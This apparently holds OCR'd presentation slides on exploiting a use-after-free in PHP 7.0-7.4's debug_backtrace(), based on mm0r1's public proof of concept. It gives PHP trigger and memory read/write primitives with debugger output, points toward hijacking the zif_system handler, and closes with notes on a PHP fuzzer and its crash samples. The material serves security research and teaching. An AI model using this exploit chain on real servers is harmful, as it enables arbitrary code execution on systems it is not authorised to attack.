
Are you alive?

Let’s play!

PoC for PHP 7.0-7.4 by mm0r1 (debug_backtrace() UAF)




```php
<?php

class Vuln {
    public $a;
    public function __destruct() {
        global $backtrace;
        unset($this->a);
        $backtrace = (new Exception)->getTrace();
    }
}

function trigger_uaf($arg) {
    $arg = str_shuffle(str_repeat('A', 79));
    $vuln = new Vuln();
    $vuln->a = $arg;
}

trigger_uaf('x');
?>
```




```
==60628== Invalid write of size 4
==60628==    at 0x788F78: zval_addref_p (zend_types.h:892)
==60628==    by 0x788F78: debug_backtrace_get_args (zend_builtin_functions.c:2157)
==60628==    by 0x78A6AF: zend_fetch_debug_backtrace (zend_builtin_functions.c:2550)
==60628==    by 0x792478: zend_default_exception_new_ex (zend_exceptions.c:216)
==60628==    by 0x7927E0: zend_default_exception_new (zend_exceptions.c:244)
==60628==    by 0x7566CE: _object_and_properties_init (zend_API.c:1332)
==60628==    by 0x756712: _object_init_ex (zend_API.c:1340)
==60628==    by 0x7F4D9E: ZEND_NEW_SPEC_CONST_HANDLER (zend_vm_execute.h:3231)
==60628==    by 0x8EEEFB: execute_ex (zend_vm_execute.h:59945)
==60628==    by 0x72F9A4: zend_call_function (zend_execute_API.c:820)
==60628==    by 0x78FA01: zend_call_method (zend_interfaces.c:100)
==60628==    by 0x7C4140: zend_objects_destroy_object (zend_objects.c:146)
==60628==    by 0x7CD40D: zend_objects_store_del (zend_objects_API.c:173)
==60628==  Address 0x737adc0 is 0 bytes inside a block of size 104 free'd
==60628==    at 0x48369AB: free (vg_replace_malloc.c:530)
==60628==    by 0x70A0AE: _efree (zend_alloc.c:2444)
==60628==    by 0x74AEB5: zend_string_free (zend_string.h:283)
==60628==    by 0x74AEB5: _zval_dtor_func (zend_variables.c:38)
==60628==    by 0x72DAD6: i_zval_ptr_dtor (zend_variables.h:49)
==60628==    by 0x72DAD6: _zval_ptr_dtor (zend_execute_API.c:533)
==60628==    by 0x7C9D8C: zend_std_unset_property (zend_object_handlers.c:976)
==60628==    by 0x86B3D6: ZEND_UNSET_OBJ_SPEC_UNUSED_CONST_HANDLER (zend_vm_execute.h:28570)
==60628==    by 0x8F5B05: execute_ex (zend_vm_execute.h:61688)
==60628==    by 0x72F9A4: zend_call_function (zend_execute_API.c:820)
==60628==    by 0x78FA01: zend_call_method (zend_interfaces.c:100)
==60628==    by 0x7C4140: zend_objects_destroy_object (zend_objects.c:146)
==60628==    by 0x7CD40D: zend_objects_store_del (zend_objects_API.c:173)
==60628==    by 0x74AF10: _zval_dtor_func (zend_variables.c:56)
```

Let’s play!

PoC for PHP 7.0-7.4 by mm0r1 (debug_backtrace() UAF)




```php
<?php
function pwn() {
    global $canary, $backtrace;

    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace();
        }
    }

    function trigger_uaf($arg) {
        $arg = str_shuffle(str_repeat('A', 60));
        $vuln = new Vuln();
        $vuln->a = $arg;
    }

    $contiguous = [];
    for ($i = 0; $i < $n_alloc; $i++) {
        $contiguous[] = str_shuffle(str_repeat('A', 60));
    }
    trigger_uaf('x');
    $canary = $backtrace[1]['args'][0];
    $dummy = str_shuffle(str_repeat('B', 60));
    print $canary; // It will print BBB...BBBB
}

pwn();
?>
```




```
  vim testB.php
psyconauta@insulatergum ▷ ~/research/php-exploit
>  php testB.php
   BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```


Let’s play!



```
    class Helper {
        public $a, $b, $c, $d;
    }

    $contiguous = [];
    for ($i = 0; $i < $n_alloc; $i++) {
        $contiguous[] = str_shuffle(str_repeat('A', 79));
    }
    trigger_uaf('x');
    $canary = $backtrace[1]['args'][0];
    $helper = new Helper;
    $helper->b = function ($x) {};
    $address =
$canary[0].$canary[1].$canary[2].$canary[3].$canary[4].$canary[5].$canary[6].$canary[7];
    print "0x" . bin2hex(strrev($address));
```




```
pwndbg> r leak01.php
Starting program: /usr/local/bin/php leak01.php
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
    0x00005555566aa360
```




```
pwndbg> x/x 0x00005555566aa360
0x5555566aa360 <std_object_handlers>:   0x00000000
```

Let’s play!




```php
class Helper {
        public $a, $b, $c, $d;
}

$contiguous = [];
for ($i = 0; $i < $n_alloc; $i++) {
    $contiguous[] = str_shuffle(str_repeat('A', 79));
}
trigger_uaf('x');

$canary = $backtrace[1]['args'][0];
$helper = new Helper;
$helper->b = function ($x) {};
$helper->a = "KKKK";
var_dump($helper->a);
```




```
pwndbg> x/gx args
0x7ffff387c0b0: 0x00007ffff388f1c0
pwndbg> x/6x 0x00007ffff388f1c0
0x7ffff388f1c0: 0x0000800800000001      0x0000000000000001
0x7ffff388f1d0: 0x00007ffff380c4d0      0x00005555566aa360
0x7ffff388f1e0: 0x0000000000000000      0x00007ffff385e8a0
pwndbg> x/4x 0x00007ffff385e8a0
0x7ffff385e8a0: 0x0000020600000000      0x800000017c8778f1
0x7ffff385e8b0: 0x0000000000000004      0x000000004b4b4b4b
pwndbg> print (zend_string) *0x00007ffff385e8a0
$4 = {
  gc = {
    refcount = 0,
    u = {
      v = {
        type = 6 '\006',
        flags = 2 '\002',
        gc_info = 0
      },
      type_info = 518
    }
  },
  h = 9223372043238996209,
  len = 4,
  val = "K"
}
```

Let’s play!



```
class Helper {
        public $a, $b, $c, $d;
}
function str2ptr(&$str, $p = 0, $s = 8) {
    $address = 0;
    for ($j = $s-1; $j >= 0; $j--) {
        $address <<= 8;
        $address |= ord($str[$p+$j]);
    }
    return $address;
}
function write(&$str, $p, $v, $n = 8) {
    $i = 0;
    for ($i = 0; $i < $n; $i++) {
        $str[$p + $i] = chr($v & 0xff);
        $v >>= 8;
    }
}
$contiguous = [];
for ($i = 0; $i < $n_alloc; $i++) {
    $contiguous[] = str_shuffle(str_repeat('A', 79));
}
trigger_uaf('x');
$canary = $backtrace[1]['args'][0];
$helper = new Helper;
$helper->b = function ($x) {};
$php_heap = str2ptr($canary, 0x58);
$canary_addr = $php_heap - 0xc8;

write($canary, 0x60, 2);
write($canary, 0x70, 6);
write($canary, 0x10, hexdec("7fffffffaaa0"));
write($canary, 0x18, 0xa);
var_dump($helper->a);
```




```
pwndbg> x/gx args
0x7ffff387c0b0: 0x00007ffff388f230
pwndbg> x/6x 0x00007ffff388f230
0x7ffff388f230: 0xc001800800000001      0x0000000000000000
0x7ffff388f240: 0x00007ffff380c4d0      0x00005555566aa360
0x7ffff388f250: 0x0000000000000000      0x00007fffffffaaa0
pwndbg> x/4x 0x00007fffffffaaa0
0x7fffffffaaa0: 0x00000000ffffffff      0x0000000800000003
0x7fffffffaab0: 0x0000003000000028      0x00007fffffffaba0
pwndbg> print (zend_string) *0x00007fffffffaaa0
$1 = {
  gc = {
    refcount = 4294967295,
    u = {
      v = {
        type = 0 '\000',
        flags = 0 '\000',
        gc_info = 0
      },
      type_info = 0
    }
  },
  h = 34359738371,
  len = 206158430248,
  val = "\240"
}
```


Let's play!

Now we can leak arbitrary memory! Scan memory and find the **zif_system** handler from the **basic_function** array

Let’s play!




```
typedef struct _zend_closure {
    zend_object std;
    zend_function func;
    zval this_ptr;
    zend_class_entry *called_scope;
    zif_handler orig_internal_handler;
} zend_closure;
```




```
typedef struct _zend_internal_function {
    /* Common elements */
    zend_uchar type;
    zend_uchar arg_flags[3]; /* bitset of arg_info.pass_by_reference */
    uint32_t fn_flags;
    zend_string* function_name;
    zend_class_entry *scope;
    zend_function *prototype;
    uint32_t num_args;
    uint32_t required_num_args;
    zend_internal_arg_info *arg_info;
    /* END of common elements */

    zif_handler handler;
    struct _zend_module_entry *module;
    void *reserved[ZEND_MAX_RESERVED_RESOURCES];
} zend_internal_function;
```

Let’s play!



```
$3 = {
  type = 2 '\002',
  arg_flags = "\000\000",
  fn_flags = 135266304,
  function_name = 0x7ffff3801d70,
  scope = 0x0,
  prototype = 0x7ffff38652c0,
  num_args = 1,
  required_num_args = 1,
  arg_info = 0x7ffff387c0f0,
  handler = 0x7ffff3879068,
  module = 0x2,
  reserved = {0x7ffff3873280, 0x1, 0x7ffff3879070, 0x0, 0x0, 0x0}
```

Sanity Check




Even a crappy fuzzer can give you 0-days

Check bugs.php.net :)

You can find gold nuggets just searching for old crashes. Some bugs/vulnerabilities are not fixed because:

- Whoever opens the ticket in the bug tracker does not provide enough information
- The issue is considered to be a minor bug, it is not considered as a security problem and its fix is postponed.
- The root cause of the bug is difficult to fix and proposed patches do not fix the problem completely.

Fuzzgazi


GENERATOR
EXECUTOR
CRASHES RAW
MINIMIZER
CRASHES MINIMIZED
CLASSIFIER


Fuzzgazi (generator & executor)

- Generate valid PHP snippets using a modified version of Domato
- Test cases generated without feedback
- Dictionary created parsing PHP documentation, source code and errors
- Executor runs the test cases with posix_spawn + vfork

Is it a **shabby approach**? Yep, but it works!

Fuzzgazi (minimizer)


The test cases that have generated crashes are simplified and synthesized



```
...
try { try { simplexml_load_file(str_repeat(chr(160), 65) + str_repeat(chr(243), 257) + str_repeat(chr(211), 65537), str_repeat(chr(47),
try { try { $vars["SplObjectStorage"]->offsetGet($vars[array_rand($vars)]); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->getName(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["SplDoublyLinkedList"]->shift(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["SplFixedArray"]->setSize(1073741823); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["SplFixedArray"]->count(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { mb_http_input(str_repeat("A", 0x100)); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->setValue(-2147483648); } catch (Exception $e) { } } catch(Error $e) { }
try { try { str_split(implode(array_map(function($c) {return "\\x" . str_pad(dechex($c), 2, "0");}, range(0, 255))), 0); } catch (Except
try { try { ctype_upper(str_repeat(chr(149), 257) + str_repeat(chr(208), 17)); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["SplFixedArray"]->rewind(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->isDefault(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["DOMDocument"]->createComment(str_repeat("A", 0x100)); } catch (Exception $e) { } } catch(Error $e) { }
try { try { strip_tags(str_repeat(chr(162), 4097) + str_repeat(chr(12), 257), str_repeat(chr(47), 1025)); } catch (Exception $e) { } } c
try { try { strrpos(str_repeat("A", 0x100), 2.2250738585072011e-308, -1); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["ReflectionProperty"]->isProtected(); } catch (Exception $e) { } } catch(Error $e) { }
try { try { ctype_alnum("/etc/passwd"); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["DOMElement"]->setAttributeNodeNS(new DOMAttr("attr")); } catch (Exception $e) { } } catch(Error $e) { }
try { try { stream_wrapper_unregister(str_repeat(chr(49), 4097)); } catch (Exception $e) { } } catch(Error $e) { }
try { try { $vars["ReflectionClass"]->hasMethod(str_repeat(chr(230), 4097)); } catch (Exception $e) { } } catch(Error $e) { }
...
```

Fuzzgazi (minimizer)

